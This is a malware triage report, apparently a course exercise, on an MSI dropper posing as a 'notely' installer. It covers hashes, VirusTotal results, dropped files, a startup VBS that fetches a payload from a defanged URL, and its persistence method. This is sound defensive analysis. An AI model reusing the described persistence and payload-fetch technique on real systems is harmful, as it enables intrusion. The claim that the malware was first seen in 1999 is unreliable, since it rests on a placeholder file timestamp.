Practical Malware Analysis & Triage

Malware Analysis Report

Dropper.installer.msi -Dropper Malware

Apr2024 | TomerMayrav | v1.0

Table of Contents

Executive Summary

'notely-setup-x64.msi' SHA256 hash	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
'witchABy.jpg' SHA256 hash	37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e

"Dropper.installer.msi" is a malware dropper that was first identified in the field on June 21, 1999. It targets x64 windows systems and consists of two key files that downloads to a potential endpoint during the initial drop stage. Those downloaded files adopt a disguised technique that makes them look like legitimate files, while they actually contain malicious content.

In the case we are dealing with, the malware main file is "notely-setup-x64.msi" and it named after "notely"- a program made for note keeping. This file disguised itself as a legitimate MSI windows installer of "notely" but actually carries several payloads inside.


The second file, named "witchABy.jpg", seems like an image file but is actually a portable executable (PE) written in Nim code. it contains malicious code to provide remote download for additional payload.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary


As said in the executive summary, "Dropper.installer.msi" make a use of several payloads during its activation process.
In the initial drop stage, two zero-stage payloads are being downloaded to the user's endpoint: 'notely-setup-x64.msi'-a "setup" for "notely" installation, and a supposedly image file named 'witchABy.jpg", which is actually PE file containing malicious Nim code.
In order to launch its further actions, the malware relies on the user to run the installation file. upon successful installation, the malware will create 5 payloads in different directories, all of them considered as first-stage payloads:

1. "notely.exe" - C:\Program Files (x86)\NoCapSoftware\notely-setup-x64.
2. "Emergreport.zip"- C:\Users\..\AppData\Roaming
3. "unzip.vbs"- C:\Users\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
4. "Emergreport.ink"- child of "Emergreport.zip". saved under the zipped folder.
5. "Shortcut to notely.exe.ink" – child of "notely.exe". saved on the Desktop.



From the files mentioned above, the **'unzip.vbs'** is the file that triggers the creation of the second stage payloads. inside this file, lays a .vbs script that generates DNS Query followed by HTTP GET request to the following remote server: **Hxxp://consumerfinancereport.local/blog/index/witchABy.jpg**
If the connection is successful, a download will start, and a new file named "oneWitch.png" will be saved to the AppData/Roaming directory.
In addition, "Emergreport.zip" parent file, will extract itself and create additional payload named "Emergreport.ink", also at the same directory.

In case internet connectivity is unavailable, only "Emergreport.ink" payload will be created, while the second payload – "oneWitch.png" will be added once the script executes again and internet connectivity is valid.



While we don't know for sure what are the final purposes of those second stage payloads, we can assume that part of it is related with persistence purposes. The "unzip.vbs" which is located in the "Startup" directory, will execute each time a new log in /restart occurs.
In this way, the adversary can make sure that even if the user manages to delete those malicious payload files, they will reappear again after new login or upon computer restart.

Malware Composition

This dropper malware consists of the following components:

File Name	SHA256 Hash
notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
witchABy.jpg	37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e
notely.exe	1e4e1ea2c70ee5634447cf20fdc35a90c7c6d82b5a43f91e613101a05fcbeba7
unzip.vbs	1b418ec1586ad09f77550bb942c594bb5fb69abf1b046e8e428c95f4b5d01fc3
Emergreport.zip	bcb1a8225cb3ed89661cc8c75000e44b8c5cb563df0e00d5766d1130e7cc6231
Shortcut to notely.exe.ink	430be63267c1286c84f55bfbb82da573808ca617460bae8cc69b215af8674b0d
Emergreport.ink	12f36a067032b6f359a57c214d3595d6d11d2db88a7b2ea992a5fdfd7da98fd1
oneWitch.png	78c52be015411c73625d48ccddabf8efc0d8a40336dd60dc9e51467c1b4f723c

notely-setup-x64.msi

The Main zero staged payload, downloaded in the initial drop stage.

witchABy.jpg

The second zero staged payload, A PE file that that disguised itself as image file, containing malicious code written in "Nim".

notely.exe

First stage payload the appear as a legitimate exe file of the app "notely"- created upon "notely-setup-x64.msi" installation.

unzip.vbs

First stage payload that contains malicious script for launching the second stage payloads.

Emergreport.zip

First stage payload zipped file that has been created upon "notely-setup-x64.msi" installation.

Shortcut to notely.exe.ink

Child payload file of "notely.exe". sits on the user's desktop.

Emergreport.ink:

Child payload file of "Emergreport.zip". sits inside the zipped file.
used both as child first stage payload and second stage payload upon unzip.vbs execution.

oneWitch.png

A second stage payload .png image file that has been created after the "unzip.vbs" execution.

Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

After this first introduction, we can now move forward and start investigating this file.


In the Basic Static Analysis Phase, we look to find as much details as possible without running the file itself. In this dropper I implemented the following methodology:

1. Finding the relevant Hashes through the command line.
2. Submit the Hashes to VT to collect further details.
3. Collect More information regarding the installation file and the PE file using various tools and processes.

Gathering Hashes, Submissions to VT


The first thing I did is to pull out the SHA256 hash of the notely-setup-x64 file.

I ran the command "sha256sum" and got the sha256 hash of the installation file:



```
C:\Users\Malianalis\Desktop
λ sha256sum notely-setup-x64.msi
1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db *notely-setup-x64.msi
```

After finding the hash, I submitted it to VT: as we can see 24/62 flagged this installation file as malicious.



24/62 security vendors and no sandboxes flagged this file as malicious


1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db

notely-setup-x64.msi

Size 411.00 KB

msi direct-cpu-clock-access long-sleeps runtime-modules persistence checks-usb-bus


Moving on to "Details" section, we can find more information regarding this file, such as it's type, size, and his other identified hashes.



Basic properties ⓘ

MD5	f13923cdcb65993835c8fc538e03d131
SHA-1	3dc0d8a6bd194b2cf54ddf8822895fc03bf4baa4
SHA-256	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
Vhash	6eafa12e6037a9978512a2584406c972
SSDEEP	6144:zedz6DBbBqXVjE16W3lBUaJ4oHakzGf+Kskhh4audAkU:KZABtqX9o6g+aTs5+AD
TLSH	T11794D00BB6470333C9030330915F57918F369C989BB6062622ADBA9D3DB765563FBED2
File type	Windows Installer installer windows msi
Magic	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Create Time/Date: Mon Jun 21 07:00:00 1999, Name of Creating Applicatio…
TrID	Microsoft Windows Installer (89.6%) | Windows Installer Patch (8.7%) | Generic OLE2 / Multistream Compound (1.5%)
File size	411.00 KB (420864 bytes)


Down below this, the creation time of this sample is identified - June 21 1999.



History ⓘ

Creation Time	1999-06-21 07:00:00 UTC
First Submission	2022-08-22 01:12:04 UTC
Last Submission	2023-02-19 15:14:20 UTC
Last Analysis	2023-03-28 15:19:25 UTC

Under "Names" section, we learn that this file may appear under different names, such as: "6b6355.msi", "547bbf.msi","5d0ed0.msi" what could indicate about it's malicious intents.



Names


notely-setup-x64.msi

6b6355.msi

547bbf.msi


5d0ed0.msi

Moving on to our next file, "WitchABy.jpg", we used the command line again to retrieve the relevant hash:



```
C:\Users\Malianalis\Desktop
λ sha256sum WitchABy.jpg
37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e *WitchABy.jpg
```

Next, we submit this hash to VT for further examination, and as we can see, 42/71 vendors has flagged this file as malicious.



37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e


42/71 security vendors and 1 sandbox flagged this file as malicious

37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e
WitchABy.jpg

Size
308.53 KB

Moving to the details section, we get a very important information:


This file is actually **PE file**, compiled with **"Nim" scripting language**.



Basic properties ⓘ

MD5	bea6ff6ce754565d2c0da15476eabcd5
SHA-1	9429f2481dbe78f3ed536450d59e1954f53a06f6
SHA-256	37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e
Vhash	1351376d1555151c051d1az1a15&z2
Authentihash	69c3c98017dd77e2daf55713842120c243512232f7e36a82f69fafbb7b183a10
Imphash	9b47d62d27a14f782edc868c8da47bcc
SSDEEP	6144:zkBRyr6mjliKTKCk72cKy06F2WqxFyiiUimq7G96:zqRvL9nac1jv3NaG
TLSH	T16D641A90A641FDB6DC4A8B7410E3530A53B6F0C1D729EB2F7A60FF3C065AA88D573A45
File type	Win32 DLL executable windows win32 pe pedll
Magic	PE32+ executable (DLL) (console) x86-64, for MS Windows
TrID	Microsoft Visual C++ compiled executable (generic) (41.1%) | Win64 Executable (generic) (26.1%) | Win16 NE executable (generic) (12.5%) | Windows Icons Library (g…
DetectItEasy	PE64 | Compiler: Nim | Linker: GNU linker ld (GNU Binutils) (2.34) [DLL64]
File size	308.53 KB (315937 bytes)

Down below this section, we also get this file history, and see that this file has been first created on July 2, 2022.



History ⓘ


Creation Time	2022-07-02 16:06:31 UTC
First Submission	2022-07-04 05:51:33 UTC
Last Submission	2022-07-04 05:51:33 UTC
Last Analysis	2024-03-16 19:00:07 UTC

While we got very good results on VT, it is always important to validate the information we gathered through other tools as well.

First started with the installation file, I transferred the file from my windows machine to My RemNux Machine, and executed the following "file" command to validate the details found at VT:

file notely-setup-x64.msi | fold -w 90

